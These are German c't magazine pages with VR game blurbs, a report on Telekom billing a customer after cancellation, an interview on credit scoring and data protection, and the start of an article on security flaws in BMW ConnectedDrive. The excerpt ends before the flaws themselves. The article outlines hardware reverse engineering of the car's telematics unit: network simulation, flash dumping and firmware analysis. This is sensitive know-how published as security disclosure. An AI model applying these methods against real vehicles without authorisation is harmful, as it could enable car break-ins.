Der populäre Endless Runner **Temple Run** macht in der VR-Version noch mehr Spaß als in den Smartphone- und Tablet-Varianten – lässt aber auch die Adrenalinpumpe rattern: Man meint förmlich, den Atem der fiesen Verfolger (Dämonenaffen!) im Nacken zu spüren.



Das erste von Oculus VR entwickelte Spiel wirkt wenig spektakulär. In **Herobound: First Steps** bolzt sich ein kleiner Held durch Gegnerhorden und sammelt Diamanten. Das Besondere ist die Perspektive: Man schaut nicht durch die Augen des Protagonisten, sondern von schräg oben auf die Szenerie.

c't

© Copyright by Heise Zeitschriften Verlag

Anzeige

© Copyright by Heise Zeitschriften Verlag

Urs Mansmann

Rechnungs-Stalker

Telekom ignoriert Kündigungen

Eigentlich ist die Sache ganz einfach: Mit dem Ende eines Vertrags endet auch die Zahlungspflicht. Doch bei Renate M. zeigte sich die Telekom sehr anhänglich und wollte einfach nicht aufhören, Rechnungen zu stellen.

Anfang März 2012 wollte Renate M. endlich mehr Tempo für ihren Internetzugang. Im kleinen schwäbischen Flecken Wüstenrot war das DSL-Angebot jedoch unzureichend. Deshalb bestellte sie bei der Telekom das LTE-Paket „Call & Surf Comfort via Funk“. Am 4. Mai erfolgte die Freischaltung und zunächst war sie mit der Leistung durchaus zufrieden.

Im Laufe der Zeit wurde der Zugang aber immer langsamer. In den Abendstunden fühlte sie sich an die alten DSL-light-Zeiten erinnert, in denen die Daten eher aus der Leitung tröpfelten denn flossen. Nach nur einem Jahr hatte sie genug und kündigte. Im Kündigungsschreiben vom 7. Mai 2013 bemängelte sie die vielen Abbrüche und die insgesamt „miserable Qualität“ des Zugangs. Als daraufhin keine Reaktion erfolgte, schickte sie am 25. Mai ein weiteres Schreiben hinterher und bat um schriftliche Bestätigung des Eingangs.

Am 7. Juni traf die Kündigungsbestätigung der Telekom ein, ihr Vertrag werde zum 30. April 2014 enden. Die Qualität des LTE-Zugangs sank unterdessen weiter. Im September war nach Messungen der Kundin im Downstream dauerhaft eine Datenrate von nur noch 400 kBit/s und 50 kBit/s im Upstream zu verzeichnen. Mit Verweis auf ein Urteil des Amtsgerichts Fürth verlangte sie am 18. September eine sofortige Aufhebung des Vertrags. Laut dieser Entscheidung (Az. 340 C 3088/08) steht dem Kunden ein außerordentliches Kündigungsrecht zu, wenn die zugesicherte Bandbreite um mehr als 50 Prozent unterschritten wird.

Die Telekom reagierte, allerdings nicht in ihrem Sinne. Wieder bestätigte das Unternehmen die Kündigung zum 30. April. Da Renate M. keine Lust auf eine rechtliche Auseinandersetzung hatte, ließ sie es dabei bewenden. Am 13. November flatterte eine dritte Kündigungsbestätigung ins Haus. Diesmal teilte die Telekom mit: „Sie können Ihren Anschluss noch bis zum Wechseltermin nutzen.“ Und am 14. November traf schon wieder eine Kündigungsbestätigung ein. Jetzt führte die Telekom Kosten von 6,92 Euro für die Mitnahme einer Einzelrufnummer auf.

Nach so vielen Bestätigungen konnte ja eigentlich nichts mehr schiefgehen, dachte Renate M. Am 2. Mai packte sie den gemieteten Funk-Router ein und schickte ihn wie verlangt an die Telekom zurück. Am 9. Mai traf die fünfte Kündigungsbestätigung ein. Diesmal für die SIM-Karte, deren Vertrag aus unerfindlichen Gründen erst zum 14. Mai enden sollte. In einer handschriftlichen Notiz wies sie darauf hin, dass der zugrundeliegende Vertrag bereits Ende April ausgelaufen war und faxte die Bestätigung zurück.

Am 3. Mai traf eine Rechnung für den Abrechnungszeitraum vom 1. bis 31. Mai ein. Darin berechnete die Telekom den Anschluss, den Funk-Router und die Papierrechnung. Renate M. widersprach der Rechnung noch am gleichen Tag und fügte zum Beleg eine der Kündigungsbestätigungen bei, die sie erhalten hatte. Am 7. Mai fasste sie telefonisch nach und machte deutlich, dass der Vertrag schon beendet war, als die Telekom ihre Rechnung abgeschickt hatte. Nur 29 Cent zuzüglich Mehrwertsteuer bezahlte sie – für zwei Telefonate, die sie im April noch über den Anschluss geführt hatte.

Es half nichts: Am 2. Juni trudelte die nächste Rechnung ein. Den Mietpreis für den Funk-Router hatte die Telekom zwar schon gutgeschrieben, allerdings erst ab 15. Mai –

© Copyright by Heise Zeitschriften Verlag

Anzeige

© Copyright by Heise Zeitschriften Verlag

also rund zwei Wochen zu wenig. Die Grundgebühr sollte Renate M. weiterhin für den kompletten Monat bezahlen. Wieder rief sie dort an, erklärte, dass der Vertrag schon längst beendet war und dass sie einen zu Unrecht eingezogenen Rechnungsbetrag zurückbuchen werde.

Am 10. Juni traf das nächste Schreiben ein. Nun kündigte die Telekom an, am 19. Juni 46,58 Euro abzubuchen – den Betrag der Mai-Rechnung. „Unterstehen Sie sich", schrieb Renate M. zurück, „irgendeinen Betrag von diesem Konto abzubuchen." Daran hielt sich die Telekom immerhin. Sie buchte keine der strittigen Rechnungen ab.

Dafür traf im Juli die nächste Rechnung ein. Wieder sollte Renate M. 42,29 Euro bezahlen – für einen Vertrag, der über zwei Monate zuvor beendet worden war. Erneut widersprach sie der Rechnung. Und nun gab es auch noch Probleme mit der Portierung der Festnetznummer zum neuen Anbieter Vodafone. Am 4. Juli bat die Telekom um einen Rückruf. Entnervt verzichtete die Ex-Kundin auf ihre Rufnummer, um sich nicht auch noch mit diesem zusätzlichen Problem auseinandersetzen zu müssen.

Am 24. Juli traf die erste Mahnung ein. 85,42 Euro wollte die Telekom haben und drohte dabei gleich mit fristloser Kündigung und Anschlusssperre. Nun riss Renate M. der Geduldsfaden und sie beauftragte einen Rechtsanwalt, der das Problem für sie lösen sollte. Der Telekom teilte sie per Einschreiben mit, diese möge künftige Zahlungsaufforderungen bitte direkt an ihren gesetzlichen Vertreter schicken. In Kopie fügte sie eine der vielen Kündigungsbestätigungen bei.

Anschlusssperre

Die Annahme der Augustrechnung verweigerte sie. Am 1. September erhielt sie schon die nächste Rechnung. Diesmal hatte die Telekom ihre Drohung wahr gemacht und den nicht mehr vorhandenen Anschluss gesperrt, und das offenbar gleich doppelt, denn auf der Rechnung tauchten zwei Posten „Kosten für Anschluss-Sperre" à 10 Euro auf.

Am 2. Oktober ging es weiter. Nun schrieb die Telekom die Grundgebühren für Juli, August und September gut und verzeichnete zum 1. Juli den Wegfall des Grundpreises. Für Papierrechnungen tauchten 4,01 Euro Gutschrift auf, gleichzeitig berechnete die Telekom aber erneut den Standardbetrag von 1,97 Euro für die Papierrechnung. Die Kosten für die Anschlusssperre tauchten wieder auf, diesmal als Gutschrift. Die Rechnung umfasste weitere 68,26 Euro Gutschrift für den Anschluss, aber ohne einen Zeitraum zu nennen. Insgesamt betrug die Gutschrift 222,22 Euro inklusive Mehrwertsteuer.

Für Renate M. sah es so aus, als stünde der Fall endlich kurz vor der Lösung. Da erhielt sie am 13. Oktober eine Mahnung über 149,87 Euro. Die möge sie bitte „kurzfristig mit dem beiliegenden Überweisungsformular" bezahlen. Das lehnte sie ab und teilte der Telekom zum siebten Mal mit, dass der Vertrag schon lange gekündigt sei und dass sich das Unternehmen doch bitte mit ihrem Anwalt in Verbindung setzen solle.

Am 3. November kam die nächste Rechnung. Nun tauchten bei den monatlichen Beträgen nur noch 2,37 Euro für die Papierrechnung auf, das Guthaben betrug indessen 73,01 Euro. Ihr Anwalt riet ihr, abzuwarten. Die Dezemberrechnung ließ Renate M. zurück an den Absender gehen. Im Januar traf wieder eine Rechnung ein. Die enthielt plötzlich alle Papierrechnungen ab 1. Juli 2014 als Gutschrift. Immer noch unklar blieb, wie die Telekom die ebenfalls falschen Rechnungen von Mai und Juni verbucht hatte. Sie wandte sich Hilfe suchend an c't und schilderte ihre Geschichte.

Nachgefragt

Auch uns gelang es nicht, Ordnung in das Rechnungs-Chaos zu bringen. Die Beträge der Gutschriften und Rechnungen passten nicht zusammen und zwei der Rechnungen fehlten. Wir legten den Fall der Pressestelle der Telekom vor und baten um eine Stellungnahme. Außerdem wollten wir wissen, welchen Stand das Kundenkonto von Renate M. aktuell aufwies. Die Telekom bestätigte auf unsere Fragen hin, dass gegen Renate M. keine offenen Forderungen mehr bestehen. „Unser Fehler ist gefunden und rückwirkend korrigiert worden", berichtete Pressesprecher Christian Fischer.

„Die Kundin hat in der Tat fristgerecht gekündigt", räumt Fischer ein. Das sei ihr auch korrekt bestätigt worden. Ursache des Problems war der Analyse der Telekom zufolge ein Auftrag zur Portierung der Rufnummer, den der aufnehmende Netzbetreiber aber wieder storniert hatte. Daraus resultierte wiederum die Kündigungsbestätigung mit den Kosten für die Rufnummernportierung.

Und hier passierte der Fehler: „Daraufhin wurde die ursprüngliche, fristgerechte Kündigung unsererseits nicht weiter ausgeführt", weiß Fischer. Das sei aber erst durch die Rückmeldung der Kundin und später ihres Rechtsanwalts aufgefallen. Aufgrund dieser Beschwerde habe die Telekom rückwirkend das Vertragsverhältnis beendet und die Entgelte von April bis Juli erstattet.

Dabei passierte wieder ein Fehler, denn die Kosten für den Versand der Papierrechnung liefen weiter – was wiederum neue, ihrerseits kostenpflichtige Papierrechnungen produzierte. Auch das sei aber mit der Rechnung vom Januar erledigt. „Die in dieser Zeit versendeten Mahnungen sind jeweils Überschneidungen, da teils die Gutschriften noch nicht verarbeitet, die Mahnsperren aber offensichtlich schon abgelaufen waren", erklärt Fischer das Malheur.

Chaotisches System

Zwar sind die Rechnungen der Telekom übersichtlich und sauber aufgeschlüsselt, bei Mahnungen und Gutschriften verlieren Kunden aber leicht den Überblick. Die Einzelpositionen tauchen ohne Mehrwertsteuer auf; in Mahnungen stehen wiederum Gesamtbeträge mit Mehrwertsteuer. Da gelingt es nicht immer, Licht ins Dunkel zu bringen. Selbst die Telekom brauchte bei Renate M. viele Monate dafür.

Bricht ein solches Rechnungschaos aus, sollte man mit ruhiger Hand agieren. Bucht das Unternehmen falsch ab, sollte man nur zurückbuchen, wenn die Beträge das persönliche Budget sprengen oder wenn die Frist für die Rückbuchung abzulaufen droht, bevor der Fall geklärt ist.

Voreilige Aktionen, bei denen Überschneidungen zwischen Rückbuchungen und Gutschriften drohen, verkomplizieren die Angelegenheit zusätzlich. Meist reicht es wie im vorliegenden Fall aus, dem Anbieter das Abbuchen zu untersagen. In Härtefällen hilft möglicherweise der Verbraucherservice der Bundesnetzagentur dem Anbieter auf die Sprünge. Bei Problemen wie unberechtigten Anschlusssperren oder langen Ausfällen kann eine Beschwerde dort nie schaden.

(uma@ct.de)

Service im Visier

Immer wieder bekommen wir E-Mails, in denen sich Leser über schlechten Service, ungerechte Garantiebedingungen und überzogene Reparaturpreise beklagen. Ein gewisser Teil dieser Beschwerden ist offenbar unberechtigt, weil die Kunden etwas überzogene Vorstellungen haben. Vieles entpuppt sich bei genauerer Analyse auch als alltägliches Verhalten von allzu scharf kalkulierenden Firmen in der IT-Branche.

Manchmal erreichen uns aber auch Schilderungen von geradezu haarsträubenden Fällen, die deutlich machen, wie einige Firmen mit ihren Kunden umspringen. In unserer Rubrik „Vorsicht, Kunde!" berichten wir über solche Entgleisungen, Ungerechtigkeiten und dubiose Geschäftspraktiken. Damit erfahren Sie als Kunde schon vor dem Kauf, was Sie bei dem jeweiligen Unternehmen erwarten oder manchmal sogar befürchten müssen. Und womöglich veranlassen unsere Berichte ja auch den einen oder anderen Anbieter, sich zukünftig etwas kundenfreundlicher und kulanter zu verhalten.

Falls Sie uns eine solche böse Erfahrung mitteilen wollen, senden Sie bitte eine chronologisch sortierte knappe Beschreibung Ihrer Erfahrungen an: *vorsichtkunde@ct.de.*

c't

© Copyright by Heise Zeitschriften Verlag

Anzeige

© Copyright by Heise Zeitschriften Verlag

Christiane Schulzki-Haddouti

Fesseln fürs Scoring

Datenschützer Thilo Weichert über die automatische Bewertung von Personen

Wie vermess- und bewertbar ist der Mensch – und wie kann er sich gegen die Erfassung seiner Lebensparameter wehren? Verbraucher- und Datenschützer drängen seit Langem auf eine Neuregelung des Scoring, mit dem Firmen zunehmend automatisiert entscheiden, wer welche Angebote erhält.

Scoring wird nicht nur bei der Vergabe von Krediten eingesetzt, sondern auch in der Werbung, bei Versicherungen, der Vergabe von Arbeitsplätzen oder der Auswahl von Mietern. Eine aktuelle Studie des Unabhängigen Landeszentrums für Datenschutz Schleswig-Holstein und des sozialwissenschaftlichen Forschungsinstituts „GP Forschungsgruppe“ macht konkrete Vorschläge für den Verbraucherschutz beim Scoring. Die Studie wurde im Auftrag des Bundesverbraucherministeriums erstellt und soll auf einer Veranstaltung des Bundesjustizministeriums diskutiert werden. Wir sprachen mit einem Autor der Studie, dem schleswig-holsteinischen Landesdatenschützer Thilo Weichert.

c't: In Ihrer Studie steht, bisher scheitere jede Prüfung der Wissenschaftlichkeit der beim Scoring verwendeten mathematischen Verfahren schon „im Ansatz“. Was wären denn brauchbare Prüfkriterien?

Thilo Weichert: Die Datenschutzaufsichtsbehörden haben nicht das Know-how und die Ressourcen, die Wissenschaftlichkeit von Scoring-Verfahren zu hinterfragen, geschweige denn positiv festzustellen. Dies führt dazu, dass wesentliche gesetzliche Anforderungen nicht durchgesetzt werden. Wir schlagen vor, die „Wissenschaftlichkeit“ näher zu konkretisieren, etwa durch Eingrenzen der Datenquellen, Ausschluss von diskriminierungsträchtigen Merkmalen, durch Aufnahme des Erfordernisses der Plausibilität. Außerdem halten wir es für sinnvoll, die Anerkennung der Wissenschaftlichkeit der mathematisch-statistischen Verfahren von einem Anzeige- und Zulassungsverfahren abhängig zu machen.

c't: Muss Scoring immer in Bezug auf „Vorname Nachname“ stattfinden oder gäbe es da datenschutzfreundlichere Möglichkeiten?

Weichert: Vor- und Nachname als Identifizierungsmerkmal sind äußerst fehleranfällig, weil diese regelmäßig in einer Gesellschaft mehrfach vorkommen und es so zu Verwechslungen kommt. Dies kann für die Betroffenen eine existenzvernichtende Wirkung haben. Selbst die Hinzunahme weiterer Identifizierungsmerkmale wie Wohnort oder Geburtstag schließt Verwechslungen nicht aus. Tatsächlich wäre es denkbar, mit durch genügend Merkmale eindeutig definierten Pseudonymen zu arbeiten. Dies hätte zudem den Vorteil, dass dadurch zweckwidrige Nutzungen eingeschränkt werden können.

c't: Sie beziehen sich in Ihrer Studie vor allem auf Kredit-Scoring, da dieses gesetzlich geregelt ist. Sie weisen jedoch darauf hin, dass Scoring auch in anderen Bereich Einzug hält. Welche zum Beispiel?

Weichert: Am weitesten verbreitet, aber nicht so invasiv, ist das Werbe-Scoring. Hochproblematisch ist der Einzug des Scorings in existenzielle Lebensbereiche, so etwa bei Arbeitgebern, bei der Wohnraumvermietung, in der Versicherungsbranche, bei der Telekommunikation und natürlich generell in sämtlichen Bereichen der Internetwirtschaft.

c't: Sind die bislang für die Kreditwirtschaft geforderten Scoring-Regeln auch auf andere Bereiche übertragbar?

Weichert: Die derzeit besonders für die Kreditwirtschaft formulierten Anforderungen sind – das ist ein wesentliches Ergebnis unserer Untersuchung – unzureichend. Das geltende Gesetz ist aber grundsätzlich auch auf andere Lebenssachverhalte anwendbar, wenn dies Auswirkungen auf Vertragsgestaltungen hat. Wir meinen in unserer Studie, auch faktische Diskriminierungen und Manipulationen über den Score sollten rechtlich explizit ausgeschlossen werden. Wenn unsere herausgearbeiteten Anforderungen Gesetz würden, ließe sich sicher ein Einsatz des Scoring in anderen Lebensbereichen eher rechtfertigen als bisher.

Bild: Markus Hansen, ULD

Thilo Weichert ist Datenschutzbeauftragter des Landes Schleswig-Holstein und Leiter des Unabhängigen Landeszentrums für Datenschutz Schleswig-Holstein (ULD).

c't: Viele Scores für Kreditwürdigkeit basieren derzeit auch auf Geodaten, auch wenn alle befragten Scoring-Unternehmen betonen, dass diese keine überwiegende Rolle spielen. Genügt Ihnen diese Versicherung?

Thilo Weichert: Nein. Diese Behauptung besagt nichts anderes, als dass man sich an die gesetzlichen Mindeststandards halten würde. Tatsächlich belegen viele Einzelfälle, dass die Wohnadresse oft das für einen Score ausschlaggebende Merkmal ist. Und das ist rechtswidrig. Die Datenbasis vieler Scoring-Unternehmen ist dünn. Anstatt auf eine Score-Berechnung zu verzichten, werden dann in vielen Fällen dubiose Werte berechnet.

> ***„Die derzeit für das Scoring formulierten Anforderungen sind unzureichend.“***

c't: Falls die Verwendung von Geodaten beim Kredit-Scoring gänzlich verboten würde, bliebe nicht die Schufa als einzige Auskunftei, die noch auf verlässliche Daten zurückgreifen kann?

Weichert: Wenn das so wäre, müsste man dies hinnehmen. Tatsächlich aber haben viel zu viele Firmen irgendwelche bonitätsrelevanten Daten. Das große Problem besteht darin, dass einige Unternehmen aus Merkmalen, aus denen man auf plausible Weise keine Rückschlüsse auf Zahlungsfähigkeit und -willigkeit ziehen kann, trotzdem statistische Aussagen über die Bonität ableiten und nutzen.

c't: Im Internet veröffentlichte Daten, etwa in sozialen Netzwerken, gelten als allgemein zugänglich und dürfen deshalb nach geltender Rechtslage für Scoring-Zwecke verwendet werden. Gesellschaftlich akzeptiert ist das allerdings nicht, wie die Diskussionen um das Schufa-Projekt des Hasso-Plattner-Instituts zeigten. Wie könnte hier eine Lösung aussehen?

Weichert: Unsere erfreuliche Erkenntnis in der Studie ist, dass in Deutschland – anders als etwa in den USA – der Rückgriff auf allgemein zugängliche Daten aus dem Internet zumindest bei Kredit-Scoring noch nicht üblich ist. Die Scoring-Unternehmen haben Vorbehalte, weil die Richtigkeit der Daten und deren Aussagekraft nicht gewährleistet ist. Über eine aktive Auskunftspflicht der Firmen, die Scoring einsetzen, bestünde für die Betroffenen eine Chance, falsche und missverständliche Daten zeitnah zu korrigieren. Wir haben vorgeschlagen, analog zum Tele-

© Copyright by Heise Zeitschriften Verlag

Anzeige

© Copyright by Heise Zeitschriften Verlag

mediengesetz Informationspflichten und eine Widerspruchsmöglichkeit beim Einsatz von Daten zum Zweck der Profilbildung zu normieren. Das sind aber in jedem Fall Krücken. Ich behaupte, dass der Nutzung von Internetdaten für Scoring-Zwecke in jedem Fall offensichtlich schutzwürdige Betroffeneninteressen entgegenstehen. Das bedeutet: Solche Scoring-Verfahren sind rechtswidrig.

c't: Wie können Verbraucher ihre Rechte wirksam und ohne allzu großen Aufwand wahrnehmen, wenn Scoring-Unternehmen wie Deltavista die Scores von anderen Unternehmen aufkaufen und zu Hybrid-Scores verarbeiten?

Weichert: Zentral ist unseres Erachtens die Verbesserung der Transparenz. Viele wissen nicht, dass sie jährlich ein unentgeltliches Auskunftsrecht haben. Viele kennen die Scoring-Firmen nicht. Hier kann ein gemeinsames Auskunftsportal Abhilfe schaffen. Ein Haupthindernis besteht darin, dass – mit dem Segen des Bundesgerichtshofes – über das wesentliche Zustandekommen des Scores, also über Gewichtung und Vergleichsgruppen, keine Auskunft erteilt werden muss. Diese Rechtsprechung ist meiner Überzeugung nach wegen eines Verstoßes gegen den Datenschutz verfassungswidrig.

c't: Wie sind selbstlernende Algorithmen datenschutzrechtlich zu bewerten, wie sie das Hamburger Start-up Kreditech verwendet? Diese stützen sich unter anderem auf Ortsdaten, Social Graphs, Internet-Verhalten, Shopping-Verhalten und Gerätedaten.

Weichert: Selbstlernende Algorithmen machen es dem Scoring-Unternehmen regelmäßig faktisch unmöglich, das Zustandekommen eines individuellen Scores zu rechtfertigen, weil das Verfahren nicht mehr vollständig dokumentiert und nachvollziehbar ist. Damit läuft auch das Auskunftsrecht der Betroffenen ins Leere. Sollen solche Verfahren zugelassen werden, dann benötigen wir zusätzlich rechtliche Einschränkungen und Sicherungen.

c't: Welche Chancen haben die von Ihnen geforderten gesetzlichen Regelungen im politischen Raum?

Weichert: Ich habe den Eindruck, dass unser Gutachten für das Justiz- und Verbraucherministerium und für viele Medien eine hohe Überzeugungskraft besitzt. Natürlich hat die Wirtschaft keine Lust auf einschränkende Gesetzesänderungen. Hierüber wird in diesem Jahr noch ein wissenschaftlicher und politischer Diskurs geführt werden. Ich hoffe natürlich, dass unsere guten Argumente letztendlich den Gesetzgeber überzeugen werden.

c't: Wird der deutsche Gesetzgeber angesichts der kommenden europäischen Datenschutz-Grundverordnung überhaupt tätig werden?

Weichert: Auch das ist völlig unklar. Er wäre aber sehr gut beraten. Die Vorschläge zum bisher hierfür vorgesehenen Artikel 20 in der Grundverordnung sind weniger konkret als das, was wir bisher in Deutschland haben. Insofern könnte Deutschland hier europaweit als Vorbild auftreten.

c't: Hätte eine deutsche Regelung denn Bestand und würde sie nicht von europäischem Recht einkassiert werden?

Weichert: Eine intelligente europäische Lösung ist natürlich einer nationalen Lösung vorzuziehen. Ich vermute aber, dass eine europäische Rahmenregelung konkretisiert werden müsste. Hierzu können deutsche Detailregelungen förderlich sein. Im Bereich der sogenannten künstlichen Intelligenz und von Big Data haben wir aber ohnehin eine sich rasant verändernde technische Landschaft, die mittelfristig weitere juristische Reaktionen notwendig machen.

„Die Abhängigkeit von der digitalen Bevormundung ist für eine humane Informationsgesellschaft eine Katastrophe."

c't: Die Deutschen sind derzeit die einzigen, die überhaupt eine Scoring-Regelung haben. Gibt es denn insofern in den anderen europäischen Mitgliedstaaten überhaupt eine Sensibilität für die Problematik?

Weichert: Ja und nein. Scoring wird EU-weit praktiziert. Die Probleme sind allgemein bekannt. Die anderen Mitgliedstaaten haben aber noch nicht – wie Deutschland – positive und negative Erfahrungen mit der Anwendung einer expliziten Regelung. Umso wichtiger ist es, unsere Erfahrungen hier einzubringen.

c't: Es zeichnet sich ein Trend ab, dass Menschen freiwillig Unternehmen immer mehr ihrer Daten, darunter nicht nur Finanz-, sondern auch Gesundheitsdaten, für Zusatzdienste zur Verfügung stellen. Diese Unternehmen können Menschen nicht nur immer zutreffender bewerten, sondern auch manipulieren.

Weichert: Dieser Trend ist in größerem Maß Realität, als wir uns dies eingestehen. Google, Apple, Amazon, Facebook dirigieren das Leben von vielen Menschen stärker, als es diesen bewusst ist. Die Kooperation zwischen den Firmen und dem Staat geht weiter, als wir das akzeptieren können. Das hat uns Edward Snowden klargemacht. Wer jedoch mit seinen Daten bewusst sparsam umgeht, kann sich dieser Fremdbestimmung in vielerlei Hinsicht noch entziehen.

c't: Widerspricht diese Entwicklung nicht der bei uns geltenden Rechtslage?

Weichert: In den USA gibt es nur wenig rechtlichen Widerstand. In Europa stehen dieser Entwicklung unsere digitalen Rechte gemäß der Grundrechte-Charta und die Rechtsprechung des Europäischen Gerichtshofes und des Bundesverfassungsgerichtes entgegen. Die Gesetzeslage ist noch wenig befriedigend. Deshalb brauchen wir ja auch die Datenschutz-Grundverordnung. Aber auch schon das – ungenügende – bestehende Recht wird derzeit nur ungenügend umgesetzt. Ob das rechtliche und praktische Defizit abgebaut oder vergrößert wird, hängt von vielen Umständen ab, insbesondere vom gesellschaftlichen Diskurs über diese Fragen.

c't: Wie könnte diese Entwicklung gestoppt werden?

Weichert: Eine gesamtgesellschaftliche Anstrengung ist hier gefordert. Einen ganz wichtigen Part spielen die Medien und die öffentliche Meinung. Die europäische IT-Wirtschaft muss sich von der US-Bevormundung befreien. Die Verbraucher müssen sich überwachungsbewusst im Markt behaupten. Die Politik hinkt der Diskussion und den Notwendigkeiten insbesondere auf nationaler Ebene massiv hinterher.

c't: Muss es ein Recht auf Nicht-Bewertet-Werden geben, um negative Folgen auszuschließen, wenn beispielsweise für einen Kunden keine Score-Bewertung existiert? Oder würde dieses zu sehr in die Meinungsfreiheit eingreifen?

Weichert: Pro Forma gibt es dieses Recht schon heute in Form eines Widerspruchsrechtes gemäß der europäischen Datenschutzrichtlinie. Dieses ist aber wenig bekannt und wird praktisch nicht durchgesetzt. Ob dieses Recht durchsetzbar wäre, ist eine weitere Frage. Schon heute ist es so, dass oft ein schlechter Score immer noch besser ist, als wenn überhaupt kein Score berechnet wurde. Die Abhängigkeit von der digitalen Bevormundung ist für eine humane Informationsgesellschaft eine Katastrophe.

c't: In den USA wird die Einrichtung von Ethik-Kommissionen für Algorithmen überlegt. Dies wird auch hier bereits im wissenschaftlichen Umfeld diskutiert. Inwieweit wäre so etwas sinnvoll?

Weichert: Ethik-Kommissionen sind für den gesellschaftlichen Diskurs wichtig. Sie sind aber nicht in der Lage, gestaltend auf den Einsatz von Informationstechnik einzuwirken. Dazu muss die ethische Bewertung normativ festgelegt und exekutiv durchgesetzt werden. Genau das versuchen wir mit unserem – teilweise ungenügenden – datenschutzrechtlichen Instrumentarium. Wichtig ist, dass der Diskurs nicht nur unter Fachleuten und Wissenschaftlern läuft. Wir brauchen eine politische Debatte unter Einbeziehung aller Betroffenen und letztlich Festlegungen durch Legislative, Exekutive und Rechtsprechung.

(uma@ct.de) c't

© Copyright by Heise Zeitschriften Verlag

Anzeige

© Copyright by Heise Zeitschriften Verlag

Dieter Spaar

Auto, öffne dich!

Sicherheitslücken bei BMWs ConnectedDrive

Autos mit eingebautem Modem senden Daten an die Hersteller und der ADAC wollte wissen, was da genau übertragen wird. c't vermittelte einen Experten, der im Auftrag des ADAC die Übertragung am Beispiel von BMWs ConnectedDrive untersuchte. Er stieß dabei auf Sicherheitslücken, die sogar das unberechtigte Öffnen der Fahrzeuge ermöglichten.

Das Internet der Dinge macht auch vor dem großen Ding in der Garage nicht halt: In immer mehr Autos ist bereits ab Werk ein Mobilfunkmodem mit SIM-Karte eingebaut. Je nach Hersteller haben die Modems verschiedene Funktionen: Sie können den Fahrzeuginsassen Internet-Zugang gewähren, Telemetriedaten und Traffic-Infos zum Fahrzeughersteller übertragen sowie bei einem Unfall die Rettungskräfte verständigen. Bei einigen Marken lassen sich außerdem Fahrzeugfunktionen über eine Handy-App fernsteuern, etwa die Standheizung oder das Laden der Antriebs-Batterie von Elektro-Fahrzeugen. Selbst das Ver- und Entriegeln der Türen aus der Ferne ist so möglich.

Zu den auf diesem Gebiet führenden Herstellern gehört BMW; sein ConnectedDrive ist schon seit etlichen Jahren im Einsatz [1]. Ebenso wie c't interessiert sich auch der ADAC unter Aspekten des Verbraucher- und des Datenschutzes dafür, welche Daten dabei übertragen werden [2]. Er hat mich daher beauftragt, dies im Detail zu untersuchen. Mit überraschendem Ergebnis: Obwohl der Fokus gar nicht auf der Sicherheit lag, fanden sich erhebliche Lücken.

Der ADAC stellte für die Untersuchung einige BMW-Fahrzeuge mit ConnectedDrive zur Verfügung, darunter einen 320d Touring. Spezielle Informationen vom Hersteller gab es nicht – nur das, was man im Internet findet.

Um einen ersten Eindruck zu bekommen, untersuchte ich das für ConnectedDrive zuständige Steuergerät. Diese sogenannte Combox gibt es in verschiedenen Varianten. Sie ist unter anderem für Multimediafunktionen wie das Abspielen von Musikdateien von einem USB-Stick oder die Bluetooth-Kopplung eines Mobiltelefons mit der Freisprecheinrichtung zuständig. Sie wird seit 2010 in diversen BMW-Modellen verbaut.

Als Hauptprozessor nutzt die Combox einen SH-4A von Renesas, einen leistungsfähigen 32-Bit-RISC-Prozessor. Die Mobilfunkkommunikation erfolgt über ein GSM/GPRS/EDGE Modul von Cinterion (ehemals Siemens). Außerdem steckt noch ein V850ES-Mikrocontroller von Renesas drin. Er kommt vermutlich wegen seines geringen Stromverbrauchs zum Einsatz, damit das System auch bei abgestelltem Fahrzeug empfangsbereit bleiben kann. Der SH-4A und die daran angeschlossene Peripherie würden die Batterie zu schnell entleeren.

Aufgeschraubt

Für die ersten Experimente baute ich die Combox aus, schloss sie an ein Netzteil an und startete die Notruffunktion, die normalerweise über einen Taster im Fahrzeug ausgelöst wird. Die Belegung der Pins am Steckverbinder für die Stromversorgung und den Notruftaster konnte ich durch Analyse der Bauteile auf der Platine ermitteln. Man findet im Internet aber auch eine BMW-Diagnosesoftware für Werkstätten, in der die Anschlussbelegung der Steuergeräte dokumentiert ist. Um die Kommunikation der Combox mit dem Mobilfunknetz mitschneiden zu können, habe ich in einer Testumgebung mit OpenBSC (siehe c't-Link am Ende des Artikels) und einer davon unterstützten Basisstation ein Mobilfunknetz simuliert.

Beim Notruf versendet die Combox eine SMS und baut danach eine Sprachverbindung auf. Der Inhalt der SMS enthält keinen Klartext und hat keine erkennbare Struktur. Bei jedem Notruf sehen die Daten anders aus, was auf eine Verschlüsselung hinweist.

Um herauszufinden, wo die Daten verschlüsselt werden, habe ich die Kommunikation zwischen dem Mobilfunkmodem und dem V850ES Mikrocontroller mitgeschnitten. Sie erfolgt über eine serielle Schnittstelle. Die Anschlussbelegung des Mobilfunkmodems lässt sich anhand von Datenblättern ermitteln, die man im Internet findet. Da die Daten der Notruf-SMS im Mitschnitt nicht auftauchten, lag die Vermutung nahe, dass die Nachricht im Modem selbst erzeugt und verschlüsselt wird. Das war plausibel, da sich das verwende-

© Copyright by Heise Zeitschriften Verlag

te Mobilfunkmodem um solche benutzerdefinierte Funktionen erweitern lässt.

Ausgelötet

Ich musste also an die Firmware des Modems gelangen. Auf dem Modem-Modul waren keine Standardtestpins (Joint Test Action Group, JTAG) zu finden, über die sich die Firmware eventuell hätte auslesen lassen. Daher musste ich den Flash Chip des Modems auslöten, auf eine Adapterplatine setzen und auslesen. Das ist nicht ganz einfach, da der Chip ein BGA-Gehäuse hat. Man muss daher nach dem Auslöten ein sogenanntes Reballing durchführen. Damit kann man aber auch einen Dienstleister beauftragen [3].

Zum Auslesen der Firmware wurde der Flash Chip auf der Adapterplatine an ein STM32-Evaluationboard mit ausreichend vielen I/O-Pins und dem passenden I/O-Spannungsbereich von 1,8 Volt angeschlossen. Mit einigen Zeilen C-Code ließ sich der Inhalt des Flashspeichers auslesen und über die serielle Schnittstelle des Evaluationboards zum PC übertragen. Zur Analyse der ausgelesenen Firmware nutzte ich das für Assemblercode übliche Tool „IDA Pro" von Hex-Rays, das die ARM-CPU des Modems unterstützt.

Mit IDA Pro konnte ich sehr schnell verschiedene Verschlüsselungs- und Hash-Algorithmen in der Firmware identifizieren. Denn die gängigen Krypto-Algorithmen verwenden bestimmte Tabellen oder Konstanten, nach denen man automatisiert suchen kann. Mit diesen Informationen konnte ich weitere Code-Teile identifizieren, die diese Verschlüsselungs- und Hash-Algorithmen nutzen.

Schlüsselsuche

